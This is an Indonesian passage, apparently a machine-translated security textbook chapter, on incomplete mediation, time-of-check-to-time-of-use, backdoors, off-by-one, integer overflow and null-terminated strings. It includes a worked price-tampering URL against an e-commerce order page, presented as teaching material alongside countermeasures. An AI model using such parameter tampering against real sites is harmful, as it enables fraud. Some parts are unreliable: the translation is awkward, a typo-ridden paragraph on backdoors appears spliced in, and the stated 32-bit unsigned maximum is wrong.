Mediasi berarti memeriksa: proses intervensi untuk mengkonfirmasi otorisasi aktor sebelum mengambil tindakan yang dimaksudkan. Dalam bab terakhir kita membahas langkah-langkah dan aktor dalam proses otentikasi: kontrol akses triple yang menjelaskan subjek apa yang dapat melakukan operasi apa pada objek apa. Memverifikasi bahwa subjek berwenang untuk melakukan operasi pada objek disebut mediasi. Mediasi yang tidak lengkap adalah masalah keamanan yang telah bersama kami selama beberapa dekade: Lupa untuk bertanya “Siapa yang pergi ke sana?” sebelum membiarkan ksatria melintasi jembatan gantung kastil hanya meminta masalah. Dengan cara yang sama, penyerang mengeksploitasi mediasi yang tidak lengkap untuk menyebabkan masalah keamanan.

Definisi

Pertimbangkan URL berikut. Selain alamat web, ini berisi dua parameter, sehingga Anda dapat menganggapnya sebagai input ke program:

Klik di sini untuk melihat kode gambar : *http://www.somesite.com/subpage/userinput.asp?parm1=(808)555-1212&parm2=2015Jan17*

Sebagai profesional keamanan yang mencoba menemukan dan memperbaiki masalah sebelum terjadi, Anda dapat memeriksa berbagai bagian URL untuk menentukan apa artinya dan bagaimana mereka dapat dieksploitasi. Misalnya, parameter parm1 dan parm2 masing-masing terlihat seperti nomor telepon dan tanggal. Mungkin browser web klien (pengguna) memasukkan kedua nilai tersebut dalam format yang ditentukan untuk pemrosesan yang mudah di sisi server.

Tapi apa yang akan terjadi jika parm2 dikirimkan sebagai 1800Jan01? Atau 1800Feb30? Atau 2048Min32? Atau 1Aardvark2Many? Sesuatu dalam program atau sistem yang berkomunikasi dengannya kemungkinan akan gagal. Seperti

jenis kesalahan pemrograman lainnya, satu kemungkinan adalah bahwa sistem akan gagal secara besar-besaran, dengan kegagalan rutin pada kesalahan tipe data ketika mencoba menangani satu bulan bernama "Min" atau bahkan satu tahun (seperti 1800) yang keluar dari kisaran yang diharapkan. Kemungkinan lain adalah bahwa program penerima akan terus dijalankan tetapi akan menghasilkan hasil yang sangat salah. (Misalnya, bayangkan jumlah bunga yang jatuh tempo hari ini pada kesalahan penagihan dengan tanggal mulai 1 Jan 1800.) Kemudian lagi, server pemrosesan mungkin memiliki kondisi default, memutuskan untuk memperlakukan 1Aardvark2Many sebagai 21 Juli 1951. Kemungkinannya tidak terbatas.

Seorang programmer biasanya menolak mempertimbangkan input yang buruk, menanyakan mengapa ada orang yang memasukkan angka seperti itu. Semua orang tahu tidak ada tanggal 30 Februari dan, untuk aplikasi tertentu, tanggal di tahun 1800-an itu konyol. Benar. Tapi kekonyolan tidak mengubah perilaku manusia. Seseorang dapat mengetik 1800 jika jari terpeleset atau juru ketik terganggu sesaat, atau nomornya mungkin rusak selama transmisi. Lebih buruk lagi, hanya karena ada sesuatu yang tidak masuk akal, bodoh, atau salah tidak mencegah orang melakukannya. Dan jika orang jahat melakukannya secara tidak sengaja dan menemukan kelemahan keamanan, orang lain mungkin akan mendengarnya. Bajingan keamanan mempertahankan pertukaran temuan yang kuat. Dengan demikian, pemrogram tidak boleh menganggap data akan benar; sebagai gantinya, program harus memvalidasi bahwa semua nilai data masuk akal sebelum menggunakannya.

Pengguna membuat kesalahan karena ketidaktahuan, kesalahpahaman, gangguan; kesalahan pengguna seharusnya tidak menyebabkan kegagalan program.

Validasi Semua Masukan

Salah satu cara untuk mengatasi potensi masalah adalah dengan mencoba mengantisipasinya. Misalnya, programmer dalam contoh di atas mungkin memiliki kode tertulis untuk memeriksa kebenaran di sisi klien (yaitu, browser pengguna). Program klien dapat mencari dan menyaring kesalahan. Atau, untuk mencegah penggunaan data yang tidak masuk akal, program dapat membatasi pilihan hanya pada pilihan yang valid. Misalnya, program yang memasok parameter mungkin memintanya dengan menggunakan kotak drop-down atau daftar pilihan yang hanya dapat dipilih dua belas bulan konvensional. Demikian pula, tahun dapat diuji untuk memastikan nilai yang wajar (misalnya, antara tahun 2000 dan 2050, menurut aplikasi) dan nomor tanggal harus sesuai untuk bulan di mana tanggal tersebut terjadi (tidak tanggal 30 Februari, misalnya). Menggunakan verifikasi seperti itu, programmer mungkin merasa baik-baik saja terisolasi dari kemungkinan masalah yang dapat disebabkan oleh pengguna yang ceroboh atau jahat.

Waspadai Jari Pengguna

Namun, aplikasi ini masih rentan. Dengan mengemas hasilnya ke URL kembali, programmer meninggalkan bidang data ini di tempat di mana pengguna dapat mengakses (dan memodifikasi) mereka. Secara khusus, pengguna dapat mengedit baris URL, mengubah nilai parameter apa pun, dan mengirim baris yang direvisi. Di sisi server, server tidak memiliki cara untuk mengetahui apakah baris respons berasal dari browser klien atau sebagai akibat dari pengguna mengedit URL secara langsung. Kami mengatakan dalam kasus ini bahwa nilai data tidak sepenuhnya dimediasi: Data sensitif (yaitu, nilai parameter) berada dalam kondisi terbuka dan tidak terkendali.

Nilai data yang tidak dicentang menunjukkan potensi kerentanan yang serius. Untuk menunjukkan implikasi keamanan Flaw (bug) ini, kami menggunakan contoh nyata; hanya nama vendor yang diubah untuk melindungi yang bersalah. Things, Inc., adalah vendor produk konsumen internasional yang sangat besar, yang disebut Objects. Perusahaan siap untuk menjual Object-nya melalui situs web, menggunakan apa yang tampak seperti aplikasi e-commerce standar. Manajemen di Things memutuskan untuk membiarkan beberapa pengembang internalnya membuat situs web yang dengannya pelanggannya dapat memesan Objek langsung dari web.

Untuk melengkapi situs web, Things mengembangkan daftar harga lengkap Object-nya, termasuk Gambar , deskripsi, dan menu drop-down untuk ukuran, bentuk, warna, aroma, dan properti lainnya. Misalnya, pelanggan di web dapat memilih untuk membeli 20 Obyek nomor bagian 555A. Jika harga satu bagian tersebut adalah $10, server web akan menghitung dengan benar harga dari 20 bagian tersebut menjadi $200. Kemudian pelanggan dapat memutuskan apakah Object akan dikirim dengan kapal, transportasi darat, atau dikirim secara elektronik. Jika pelanggan memilih pengiriman kapal, browser web pelanggan akan mengisi formulir dengan parameter seperti ini:

Klik di sini untuk melihat kode gambar : *http://www.things.com/order.asp?custID=101&part=555A&qy=20&price=10&ship=boat&shipcost=5&total=205*

Sejauh ini bagus; segala sesuatu di parameter lewat terlihat benar. Tetapi prosedur ini membiarkan pernyataan parameter terbuka untuk gangguan berbahaya. Hal-hal tidak perlu mengembalikan harga barang ke dirinya sendiri sebagai parameter input. Hal-hal mungkin tahu berapa biaya Object-nya, dan mereka tidak mungkin berubah secara dramatis sejak harga dikutip beberapa layar sebelumnya.

Tidak ada alasan untuk membiarkan data sensitif di bawah kendali pengguna yang tidak dipercaya.

Penyerang jahat dapat memutuskan untuk mengeksploitasi keanehan ini dengan menyediakan URL berikut, yang harganya telah diturunkan dari $205 menjadi $25:

Klik di sini untuk melihat kode gambar : *http://www.things.com/order.asp?custID=101&part=555A&qy=20&price=1&ship=boat&shipcost=5&total=25*

Mengherankan! Itu berhasil. Penyerang bisa memesan Objects from Things dalam jumlah berapa pun dengan harga berapa pun. Dan ya, kode ini berjalan di situs web untuk sementara waktu sebelum masalah terdeteksi.

Dari perspektif keamanan, kekhawatiran paling serius tentang Flaw (bug) ini adalah lamanya waktu yang bisa berjalan tanpa terdeteksi. Seandainya seluruh dunia tiba-tiba bergegas ke situs web Things dan membeli Objects dengan harga yang lebih murah, Things mungkin akan menyadarinya. Tetapi Hal-hal cukup besar sehingga tidak akan pernah mendeteksi beberapa pelanggan setiap hari memilih harga yang mirip dengan (tetapi lebih kecil dari) harga sebenarnya, katakanlah, diskon 30 persen. Divisi e-commerce akan menunjukkan keuntungan yang sedikit lebih kecil daripada divisi lain, tetapi perbedaannya mungkin tidak akan cukup untuk membuat siapa pun terkejut; kerentanan bisa saja luput dari perhatian selama bertahun-tahun. Untungnya, Things menyewa konsultan untuk melakukan tinjauan rutin terhadap kodenya, dan konsultan tersebut dengan cepat menemukan kesalahannya.

Kerentanan dalam situasi ini adalah bahwa pelanggan (pengguna komputer) memiliki akses tanpa perantara ke data sensitif. Aplikasi yang berjalan di browser pengguna mempertahankan detail pesanan tetapi mengizinkan pengguna untuk mengubah detail tersebut sesuka hati. Faktanya, beberapa dari nilai-nilai ini seharusnya diekspos dalam URL yang dikirim dari browser klien ke server. Aplikasi klien harus menentukan nomor bagian dan kuantitas, tetapi aplikasi di sisi server seharusnya mengembalikan harga per unit dan harga total.

Jika data dapat diubah, anggaplah mereka telah berubah.

Flaw (bug) desain program web ini mudah dibayangkan dalam pengaturan lain. Kita yang tertarik dengan keamanan harus bertanya pada diri sendiri, Berapa banyak masalah serupa dalam menjalankan kode hari ini? Dan bagaimana kerentanan itu bisa ditemukan? Dan jika ditemukan, oleh siapa?

Selesaikan Mediasi

Karena masalahnya disini adalah mediasi yang tidak lengkap, maka solusinya adalah mediasi yang lengkap. Ingat dari Bab 2 bahwa salah satu alat keamanan standar kami adalah kontrol akses, terkadang diimplementasikan sesuai dengan konsep monitor referensi. Tiga properti dari monitor referensi adalah (1) kecil dan cukup sederhana untuk memberikan keyakinan kebenaran, (2) tidak dapat dilewati, dan (3) selalu dipanggil. Ketiga properti ini bergabung untuk memberi kita mediasi yang solid dan lengkap.

2.1.4 Waktu Pemeriksaan hingga Waktu Penggunaan

Flaw (bug) pemrograman ketiga yang kami jelaskan juga melibatkan sinkronisasi. Untuk meningkatkan efisiensi, prosesor dan sistem operasi modern biasanya mengubah urutan instruksi dan prosedur yang dijalankan. Secara khusus, instruksi yang tampak berdekatan mungkin tidak dieksekusi segera setelah satu sama lain, baik karena urutan yang sengaja diubah atau karena efek dari proses lain dalam eksekusi bersamaan.

Definisi

Kontrol akses adalah bagian mendasar dari keamanan komputer; kami ingin memastikan bahwa hanya subjek yang seharusnya mengakses objek yang diizinkan mengaksesnya. Setiap akses yang diminta harus diatur oleh kebijakan akses yang menyatakan siapa yang diizinkan mengakses apa; maka permintaan tersebut harus dimediasi oleh agen penegakan kebijakan akses. Tetapi masalah mediasi yang tidak lengkap terjadi ketika akses tidak diperiksa secara universal. Waktu cek ke Flaw (bug) waktu penggunaan (TOCTTOU) menyangkut mediasi yang dilakukan dengan "umpan dan sakelar" di tengah.

Antara pemeriksaan akses dan penggunaan, data harus dilindungi dari perubahan.

Untuk memahami sifat Flaw (bug) ini, pertimbangkan seseorang untuk membeli patung yang harganya $100. Pembeli mengeluarkan lima lembar uang $20, menghitungnya dengan hati-hati di depan penjual, dan meletakkannya di atas meja. Kemudian penjual berbalik untuk menulis tanda terima. Saat penjual membelakangi, pembeli mengambil kembali satu lembar $20. Ketika penjual berbalik, pembeli menyerahkan setumpuk uang kertas, mengambil kwitansi, dan pergi dengan patung itu. Antara waktu pemeriksaan keamanan (penghitungan uang kertas) dan akses terjadi (penukaran patung dengan uang kertas), kondisi berubah: Yang diperiksa tidak berlaku lagi ketika objek (yaitu patung) diakses.

Situasi serupa dapat terjadi dengan sistem komputasi. Misalkan permintaan untuk mengakses file disajikan sebagai struktur data, dengan nama file dan mode akses disajikan dalam struktur. Contoh struktur seperti itu ditunjukkan pada Gambar 2.12.


File: my_file	Action: Change byte 4 to A

Gambar 2.12 Struktur Data Akses File

Struktur data pada dasarnya adalah tiket kerja, membutuhkan cap otorisasi; setelah diotorisasi, itu dimasukkan ke dalam antrian hal-hal yang harus dilakukan. Biasanya proses mediator kontrol akses menerima struktur data, menentukan apakah akses harus diizinkan, dan menolak akses dan menghentikan pemrosesan atau mengizinkan akses dan meneruskan struktur data ke file handler untuk diproses.

Untuk melaksanakan urutan otorisasi ini, mediator kontrol akses harus mencari nama file (dan identitas pengguna dan parameter lain yang relevan) dalam Tabel. Mediator dapat membandingkan nama dalam Tabel dengan nama file dalam struktur data untuk menentukan apakah aksesnya sesuai. Kemungkinan besar, mediator akan menyalin nama file ke dalam area penyimpanan lokalnya sendiri dan membandingkan dari sana. Membandingkan dari salinan meninggalkan struktur data di area pengguna, di bawah kendali pengguna.

Pada titik ini kelemahan mediasi yang tidak lengkap dapat dimanfaatkan. Sementara mediator memeriksa hak akses untuk file my_file, pengguna dapat mengubah deskriptor nama file menjadi your_file, nilai yang ditunjukkan pada Gambar 2.13. Setelah membaca tiket kerja satu kali, mediator tidak diharapkan untuk membaca ulang tiket sebelum menyetujuinya; mediator akan menyetujui akses dan mengirim deskriptor yang sekarang dimodifikasi ke file handler.



Gambar 2.13 Perubahan yang Tidak Dicentang pada Deskriptor Kerja

Masalahnya disebut Flaw (bug) waktu-pemeriksaan ke waktu penggunaan karena mengeksploitasi penundaan antara dua tindakan: periksa dan gunakan. Artinya, antara waktu akses diperiksa dan waktu hasil cek digunakan, terjadi perubahan yang membatalkan hasil cek.

Implikasi Keamanan

Implikasi keamanan di sini jelas: Memeriksa satu tindakan dan melakukan tindakan lain adalah contoh kontrol akses yang tidak efektif, yang menyebabkan kegagalan kerahasiaan atau kegagalan integritas atau keduanya. Kita harus waspada setiap kali jeda waktu atau kehilangan kendali terjadi, memastikan bahwa tidak ada cara untuk merusak hasil pemeriksaan selama interval tersebut.

Penanggulangan

Untungnya, ada cara untuk mencegah eksploitasi jeda waktu, sekali lagi tergantung pada alat keamanan kami, kontrol akses. Parameter kritis tidak terpapar selama kehilangan kendali. Perangkat lunak pemeriksaan akses harus memiliki data permintaan sampai tindakan yang diminta selesai. Teknik perlindungan lainnya adalah untuk memastikan integritas serial, yaitu, untuk tidak membiarkan interupsi (kehilangan kendali) selama validasi. Atau rutin validasi awalnya dapat menyalin data dari ruang pengguna ke area rutin—di luar jangkauan pengguna—dan melakukan pemeriksaan validasi pada salinan. Terakhir, rutin validasi dapat menyegel data permintaan untuk mendeteksi modifikasi. Sungguh, semua metode proteksi ini

merupakan perluasan dari kriteria tamperproof untuk monitor referensi: Data yang menjadi dasar keputusan kontrol akses dan hasil keputusan harus berada di luar domain program yang aksesnya dikendalikan.

2.1.5 Titik Akses Tidak Berdokumen

Selanjutnya kami menggambar kan situasi pemrograman umum. Selama pengembangan dan pengujian program, programmer membutuhkan cara untuk mengakses internal modul. Mungkin hasilnya tidak dihitung dengan benar sehingga programmer menginginkan cara untuk menginterogasi nilai data selama eksekusi. Mungkin aliran kontrol tidak berjalan sebagaimana mestinya dan pemrogram perlu memasukkan nilai pengujian ke dalam rutinitas. Bisa jadi programmer menginginkan mode debug khusus untuk menguji kondisi. Untuk alasan apa pun programmer membuat titik masuk atau mode eksekusi yang tidak berdokumen.

Situasi ini dapat dimengerti selama pengembangan program. Terkadang, bagaimanapun, programmer lupa untuk menghapus titik masuk ini ketika program berpindah dari pengembangan ke produk. Atau programmer memutuskan untuk meninggalkan mereka untuk memfasilitasi pemeliharaan program nanti; programmer mungkin percaya bahwa tidak ada yang akan menemukan entri khusus. Pemrogram bisa naif, karena jika ada lubang, kemungkinan besar seseorang akan menemukannya. Lihat Kasus 2.4 untuk deskripsi backdoor yang sangat rumit.

Kasus 2.4

Oh Lihat: Kelinci Paskah!

Program spreadsheet Microsoft Excel, dalam versi lama, Excel 97, memiliki fitur berikut.

- Buka lembar kerja baru
- Tekan F5
- Ketik X97:L97 dan tekan Enter
- Tekan Tab
- Tahan <Ctrl-Shift> dan klik Chart Wizard

Seorang pengguna yang melakukan itu tiba-tiba menemukan bahwa spreadsheet menghilang dan layar penuh dengan Gambar kokpit pesawat! Menggunakan tombol panah, pengguna bisa menerbangkan pesawat simulasi melalui ruang angkasa. Dengan beberapa penekanan tombol lagi, layar pengguna tampaknya mengikuti koridor dengan panel di sampingnya, dan pada panel tersebut tertulis nama-nama pengembang versi Excel itu.

Sepotong kode seperti itu disebut telur Paskah, untuk telur permen cokelat yang diisi dengan mainan untuk anak-anak. Ini bukan satu-satunya produk dengan telur Paskah. Versi lama Internet Explorer memiliki sesuatu yang serupa, dan contoh lain dapat ditemukan dengan pencarian di Internet. Meskipun sebagian besar telur

Paskah tampaknya tidak berbahaya, mereka menimbulkan pertanyaan serius: Jika fungsi kompleks seperti itu dapat disematkan dalam produk perangkat lunak komersial tanpa dihentikan oleh grup kontrol kualitas perusahaan, apakah ada lubang lain, yang berpotensi dengan kerentanan keamanan?

Back Door

Jalur akses yang tidak berdokumen disebut backdoor atau pintu jebakan. Entri semacam itu dapat mentransfer kontrol ke titik mana pun dengan hak istimewa apa pun yang diinginkan programmer. Sejak tahun 2013 backdoor menjadi perbincangan karena ketika backdoor pada device kalian maka device kalian sebenarnya sedang terkena malware. Saat ada malware pada device kalian maka kalian akan mendapatkan bahaya dari backdoor dan harus segera diatasi karena jika dibiarkan akan berbahaya.

Pada umumnya, backdoor yang seperti itu tidak bisa terdokumentasi dan dimanfaatkan untuk menjalankan mantainance pada software atau bisa jugas sistem. Sebagain backdoor yang administratif biasanya mengguanakan password dan username sebagai pengaman yang tidak bisa diubah. Meskipun demikian ada beberapa backdoor yang bisa menggunakan kredensiao dan bisa diubah.

Sejak tahun 2013 backdoor menjadi perbincangan setelah terjadinya kebocoran dari dokumen Badan Keamanan Nasional Amerika (NSA). Dokumen yang bocor tersbeut berisi perintah dari NSA agar memasang backdoor yang ditunjukan kepada perusahaan elektronik agar menyerang produk yang mereka hasilakan dan terkhusus pada perusahaan yang memakai sistem enskripsi. Adanya bahaya dari backdoor tersebut membuat badan intelijen bisa membaca data yang ada produk tersebut.

Bahaya dari backdoor lainnya yaitu agar bisa mendeteksi adanya backdoor memang sedikit sulit dan biasanya pemilik dari sistem tidak mengetahui adanya backdoor. Namun biasanya pembuat software akan mengetahui sistem tersebut memang ada backdoor yang berbahaya.

Backdoor rahasia pada akhirnya bisa ditemukan. Keamanan tidak dapat bergantung pada kerahasiaan seperti itu.

Contoh lain dari backdoor digunakan setelah orang luar menyusup ke mesin. Dalam banyak kasus, penyusup yang memperoleh akses ke mesin ingin kembali lagi nanti, baik untuk memperpanjang serangan pada satu mesin atau menggunakan mesin sebagai titik awal untuk menyerang mesin lain yang dapat diakses oleh mesin pertama. Terkadang mesin pertama memiliki akses istimewa ke mesin lain sehingga penyusup bisa mendapatkan hak yang ditingkatkan saat menjelajahi kemampuan pada mesin baru ini. Untuk memfasilitasi pengembalian, penyerang dapat membuat akun baru di mesin yang disusupi, dengan nama pengguna dan kata sandi yang hanya diketahui oleh penyerang.

Perlindungan Terhadap Entri Tidak Sah

Titik masuk yang tidak berdokumen adalah praktik pemrograman yang buruk (tetapi masih akan digunakan). Mereka harus ditemukan selama tinjauan kode yang ketat dalam proses pengembangan perangkat lunak. Sayangnya, dua faktor bertentangan dengan ideal itu.

Pertama, karena tidak berdokumen, titik masuk ini tidak akan diberi label dengan jelas dalam kode sumber atau dokumentasi pengembangan apa pun. Dengan demikian, peninjau kode mungkin gagal mengenalinya selama peninjauan.

Kedua, backdoor semacam itu sering ditambahkan setelah pengembangan kode biasa, selama pengujian atau bahkan pemeliharaan, sehingga bahkan pengawasan dari peninjau yang ahli tidak akan menemukannya. Orang pemeliharaan yang menambahkan kode seperti itu jarang merupakan insinyur keamanan, jadi mereka tidak terbiasa memikirkan kerentanan dan mode kegagalan. Misalnya, seperti yang dilaporkan oleh penulis keamanan Brian Krebs dalam blognya Krebs on Security, 24 Januari 2013, peneliti keamanan Stefan Viehböck dari SEC Consult Vulnerability Labs di Wina, Austria menemukan bahwa beberapa produk dari Barracuda Networks (pembuat firewall dan perangkat jaringan lainnya) menerima login jarak jauh (jaringan) dari nama pengguna "produk" dan tanpa kata sandi. Insinyur yang memasukkan backdoor mungkin mengira aktivitas itu dilindungi dengan membatasi rentang alamat dari mana login akan diterima: Hanya login dari rentang alamat yang ditetapkan ke Barracuda yang akan berhasil. Namun, insinyur tersebut gagal mempertimbangkan (dan seorang insinyur keamanan yang baik akan mengetahuinya) bahwa kisaran yang ditentukan juga mencakup ratusan perusahaan lain.

Jadi, mencegah atau mengunci pintu yang rentan ini sulit, terutama karena orang yang menulisnya mungkin tidak menghargai implikasi keamanannya.


2.1.6 Kesalahan Off-by-One

Saat belajar memprogram, pemula dapat dengan mudah gagal dengan kesalahan satu per satu: salah menghitung kondisi untuk mengakhiri loop (ulangi saat i< = n atau i<n? ulangi hingga i=n atau i>n?) atau mengabaikan bahwa array A[0] hingga A[n] berisi n+1 elemen.

Biasanya programmer bersalah karena gagal memikirkan dengan benar kapan sebuah loop harus berhenti. Di lain waktu masalahnya adalah menggabungkan data aktual dengan data kontrol (kadang-kadang disebut metadata atau data tentang data). Misalnya, sebuah program dapat mengelola daftar yang bertambah dan berkurang. Pikirkan daftar masalah yang belum terselesaikan di departemen layanan pelanggan: Saat ini ada lima masalah terbuka, bernomor 10, 47, 38, 82, dan 55; pada siang hari, masalah 82 diselesaikan tetapi masalah 93 dan 64 ditambahkan ke daftar. Seorang programmer dapat membuat struktur data sederhana, sebuah array, untuk menampung nomor-nomor masalah ini dan mungkin secara wajar

menentukan tidak lebih dari 100 nomor. Tetapi untuk membantu mengelola angka, pemrogram juga dapat memesan posisi pertama dalam larik untuk penghitungan masalah terbuka. Jadi, dalam kasus pertama array benar-benar menampung enam elemen, 5 (hitungan), 10, 47, 38, 82, dan 55; dan dalam kasus kedua ada tujuh, 6, 10, 47, 38, 93, 55, 64, seperti yang ditunjukkan pada Gambar 2.14. Array 100 elemen jelas tidak akan menampung 100 item data ditambah satu hitungan.

Dalam contoh sederhana ini, program dapat berjalan dengan benar untuk waktu yang lama, selama tidak lebih dari 99 masalah terbuka setiap saat, tetapi menambahkan edisi ke-100 akan menyebabkan program gagal. Masalah serupa terjadi ketika prosedur mengedit atau memformat ulang input, mungkin mengubah urutan satu karakter menjadi dua karakter atau lebih (sebagai contoh, ketika simbol elipsis satu karakter "…" yang tersedia dalam beberapa font diubah oleh pengolah kata menjadi tiga periode berturut-turut untuk memperhitungkan font yang lebih terbatas.) Perubahan ukuran yang tidak terduga ini dapat menyebabkan data yang diubah tidak lagi muat di ruang tempat awalnya disimpan. Lebih buruk lagi, kesalahan akan tampak sporadis, hanya terjadi ketika jumlah data melebihi ukuran ruang yang dialokasikan.



Gambar 2.14 Data dan Jumlah Sel yang Digunakan dalam Array

Sayangnya, satu-satunya kontrol terhadap kesalahan ini adalah pemrograman yang benar: selalu memeriksa untuk memastikan bahwa wadah cukup besar untuk jumlah data yang dikandungnya.

2.1.7 Overflow Bilangan Bulat

Overflow Bilangan Bulat (Integer overflow) adalah tipe overflow yang aneh, karena hasilnya agak berbeda dari tipe overflow lainnya. Integer overflow terjadi karena lokasi penyimpanan tetap, ukuran terbatas dan karena itu hanya dapat berisi integer hingga batas tertentu. Overflow tergantung pada apakah nilai data ditandatangani (yaitu, apakah satu bit dicadangkan untuk menunjukkan apakah angka tersebut positif atau negatif). Tabel 2.1 memberikan kisaran nilai yang ditandatangani dan tidak ditandatangani untuk beberapa ukuran lokasi memori (kata).

Tabel 2.1 Rentang Nilai menurut Ukuran Kata

Word Size	Signed Values	Unsigned Values
8 bits	−128 to +127	0 to 255 ($2^8 - 1$)
16 bits	−32,768 to +32,767	0 to 65,535 ($2^{16} - 1$)
32 bits	−2,147,483,648 to +2,147,483,647	0 to 4,294,967,296 ($2^{32} - 1$)

Ketika perhitungan menyebabkan nilai melebihi salah satu batas pada Tabel 3-1, data tambahan tidak tumpah untuk mempengaruhi item data yang berdekatan. Itu karena aritmatika dilakukan di register perangkat keras prosesor, bukan di memori. Sebagai gantinya, pengecualian program perangkat keras atau kondisi kesalahan ditandai, yang menyebabkan transfer ke rutin penanganan kesalahan, atau kelebihan digit pada ujung paling signifikan dari item data hilang. Jadi, dengan 8-bit unsigned integer, 255 + 1 = 0. Jika sebuah program menggunakan 8-bit unsigned integer untuk penghitung loop dan kondisi berhenti untuk loop adalah count = 256, maka kondisinya tidak akan pernah benar.

Memeriksa jenis overflow ini sulit dilakukan, karena hanya ketika hasil overflow yang dihasilkan, program dapat menentukan overflow terjadi. Menggunakan nilai unsigned 8-bit, misalnya, sebuah program dapat menentukan bahwa operan pertama adalah 147 dan kemudian memeriksa apakah operan kedua lebih besar dari 108. Pengujian semacam itu memerlukan kerja ganda: Pertama, tentukan operan kedua maksimum yang akan berada dalam jangkauan dan lalu hitung jumlahnya. Beberapa kompiler menghasilkan kode untuk menguji integer overflow dan memunculkan pengecualian.


2.1.8 Null-TerminatedString

Null Terminated String adalah sebuah karakter string yang disimpan sebagai array yang berisi karakter(char) dan diakhiri dengan karakter Null('\ 0', disebut NULL di ASCII). Pernahkan anda menginput string pada array bertipe data char ? Pada saat kita menginput String atau kalimat pada array bertipe data char, maka sistem akan menyusun setiap karakter pada kalimat tersebut didalam array char. Tapi masalahnya jika kita mengisi elemen array yang jumlahnya sama dengan jumlah karakter pada kalimat yang di inputkan, maka kode tersebut akan error "*initializer-string for array of chars is too long*" atau dalam artian initializer string untuk array tersebut terlalu panjang dari jumlah element yang sudah ditentukan

String panjang adalah sumber dari banyak buffer overflows. Terkadang penyerang dengan sengaja memasukkan string yang terlalu panjang ke dalam program pemrosesan untuk melihat apakah dan bagaimana program akan gagal, seperti yang terjadi pada program Dialer. Di lain waktu kerentanan memiliki penyebab yang tidak disengaja: Sebuah program secara keliru menimpa bagian dari string, menyebabkan string ditafsirkan lebih panjang dari yang sebenarnya. Bagaimana kesalahan ini benar-benar terjadi tergantung pada bagaimana string disimpan, yang merupakan fungsi dari bahasa pemrograman, program aplikasi, dan sistem operasi yang terlibat.

String karakter (teks) dengan panjang variabel dibatasi dalam tiga cara, seperti yang ditunjukkan pada Gambar 2.15. Cara termudah, yang digunakan oleh Basic dan Java, adalah mengalokasikan ruang untuk panjang string maksimum yang dideklarasikan dan menyimpan panjang saat ini dalam Tabel yang terpisah dari data string, seperti yang ditunjukkan pada Gambar 2.15(a).

Beberapa sistem dan bahasa, khususnya Pascal, mendahului string dengan bilangan bulat yang memberi tahu panjang string, seperti yang ditunjukkan pada Gambar 2.15(b). Dalam representasi ini, string "Halo" akan direpresentasikan sebagai 0x0548656c6c6f karena 0x48, 0x65, 0x6c, dan 0x6f adalah representasi internal dari karakter "H," "e," "l," dan "o," masing-masing. Panjang string adalah byte pertama, 0x05. Dengan representasi ini, buffer overflow string jarang terjadi karena program pemrosesan menerima panjang terlebih dahulu dan dapat memverifikasi bahwa ada ruang yang memadai untuk string. (Representasi ini rentan terhadap masalah yang kami jelaskan sebelumnya tentang kegagalan memasukkan elemen panjang saat merencanakan ruang untuk string.) Bahkan jika bidang panjang secara tidak sengaja di Overwrite, aplikasi yang membaca string hanya akan membaca karakter sebanyak yang tertulis ke dalam bidang panjang. Tetapi batas panjang seutas tali menjadi jumlah maksimum yang sesuai dengan bidang panjang, yang dapat mencapai 255 untuk panjang 1-byte dan 65.535 untuk panjang 2-byte.



Gambar 2.15 Representasi String Panjang Variabel

Modus terakhir yang mewakili string, biasanya digunakan dalam C, disebut null dihentikan, yang berarti bahwa akhir string dilambangkan dengan byte nol, atau 0x00, seperti yang ditunjukkan pada Gambar 2.15(c). Dalam bentuk ini string "Halo" akan menjadi 0x48656c6c6f00. Mewakili string dengan cara ini dapat menyebabkan buffer overflows karena program pemrosesan menentukan akhir string, dan karenanya panjangnya, hanya setelah menerima seluruh string. Format ini rentan terhadap salah tafsir. Misalkan proses yang salah terjadi untuk menimpa akhir string dan karakter null yang menghentikannya; dalam hal ini, aplikasi yang membaca string akan terus membaca memori hingga byte nol muncul (dari beberapa nilai data lain), pada jarak berapa pun di luar ujung string. Dengan demikian, aplikasi dapat membaca 1, 100 hingga 100.000 byte tambahan atau lebih hingga menemukan nol.

Masalah buffer overflow juga muncul dalam komputasi. Fungsi untuk memindahkan dan menyalin string dapat menyebabkan overflow di Stack atau heap saat parameter diteruskan ke fungsi ini.

2.1.9 Panjang Parameter, Jenis, dan Nomor

Sumber lain dari kesalahan panjang data adalah parameter prosedur, dari web atau aplikasi konvensional. Di antara sumber masalah adalah ini:

